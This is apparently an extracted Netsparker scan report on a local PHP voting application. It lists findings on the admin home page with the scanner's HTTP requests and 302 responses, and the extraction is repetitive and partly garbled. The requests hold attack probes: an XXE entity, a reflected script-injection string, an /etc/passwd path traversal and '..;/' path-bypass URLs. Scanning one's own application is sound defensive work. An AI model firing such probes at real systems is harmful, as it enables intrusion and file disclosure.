<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}>
...
<%}>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
```

```
...
<%}>
...
<%}>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}>
...
<%}>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>'
```

```
//Boolean - whether to make the chart responsive
responsive           : true,
maintainAspectRatio : true
}

barChartOptions.datasetFill = false
...
```

## 8.2. <http://localhost/votesystem/admin/home.php>

### Identified Source Code

```
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}>
...
<%}>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}>
...
<%}>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
```

```
...
<%=datasets[i].label%>
...
<%}()%>
...
<%}()%>
```

## Certainty

### Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:40 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

### 8.3. http://localhost/votesystem/admin/home.php/bower\_components/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0056C7)%3C/scRipt%3E

Method	Parameter	Value
GET	⚡	nsextt '"--></style></scRipt><scRipt>netsparker(0x0056C7)</scRipt>

#### Identified Source Code

```
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
...
```

```
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/bower_components/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3E
netsparker(0x0056C7)%3C/scRipt%3E HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.5215 Total Bytes Received : 26902 Body Length : 26563 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 15:47:52 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

## 8.4. http://localhost/votesystem/admin/home.php/bower\_components/index.php

### Identified Source Code

```
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
...
```

```
<%=datasets[i].label%>
...
<%}>
...
<%}>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/bower_components/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php/bower_components/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 12.6394 Total Bytes Received : 27208 Body Length : 26869 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 15:47:53 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

## 8.5. http://localhost/votesystem/admin/home.php/etc/passwd

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

### Identified Source Code

```
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>
```

```
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:39 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

## 8.6. http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/bower\_components/bootstrap/dist/css/index.php

### Identified Source Code

```
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...
```

```
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/...;/tmui/locallb/bower_components/bootstrap/dist/css/inde
x.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php/tmui/login.jsp/...;/tmui/locallb/bower_components/bo
otstrap/dist/css/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 13.9314 Total Bytes Received : 27196 Body Length : 26857 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 13:58:22 GMT
Cache-Control: no-store, no-cach
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
//Number -Spacing between data setswithin X values
barDatasetSpacing : 1,
//String - A legend template
legendTemplate : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="backg
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
//Number -Spacing between data setswithin X values
barDatasetSpacing : 1,
//String - A legend template
legendTemplate : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="backg
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
```

```
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"><%=datasets[i].label%></span></li><% }%></ul>',
...;
```

## 8.7. http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/localib/bower\_components/chart.js/index.php

### Identified Source Code

```
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
...;
```

```
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/...;/tmui/locallb/bower_components/chart.js/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php/tmui/login.jsp/...;/tmui/locallb/bower_components/chart.js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 13.1777 Total Bytes Received : 27196 Body Length : 26857 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 13:58:19 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++)%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

## 8.8. http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/bower\_components/jquery/index.php

### Identified Source Code

```
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...
```

```
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/...;/tmui/locallb/bower_components/jquery/index.php HTTP/
1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php/tmui/login.jsp/...;/tmui/locallb/bower_components/jq
uery/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 13.7325 Total Bytes Received : 27196 Body Length : 26857 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 13:58:16 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

## 8.9. http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/localib/dist/css/skins/index.php

### Identified Source Code

```
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...  
<%if(datasets[i].label){%>  
...  
<%=datasets[i].label%>  
...  
<%}%>  
...  
<%}%>  
...  
<%=name.toLowerCase()%>  
...  
<% for (var i=0; i<datasets.length; i++){%>  
...  
<%=datasets[i].fillColor%>  
...
```

```
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/dist/css/skins/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/dist/css/_all
-skins.min.css
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.137 Total Bytes Received : 27196 Body Length : 26857 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 13:58:24 GMT
Cache-Control: no-store, no-cach
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
//Number -Spacing between data setswithin X values
barDatasetSpacing : 1,
//String - A legend template
legendTemplate : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="backg
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
//Number -Spacing between data setswithin X values
barDatasetSpacing : 1,
//String - A legend template
legendTemplate : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="backg
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
```

```
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
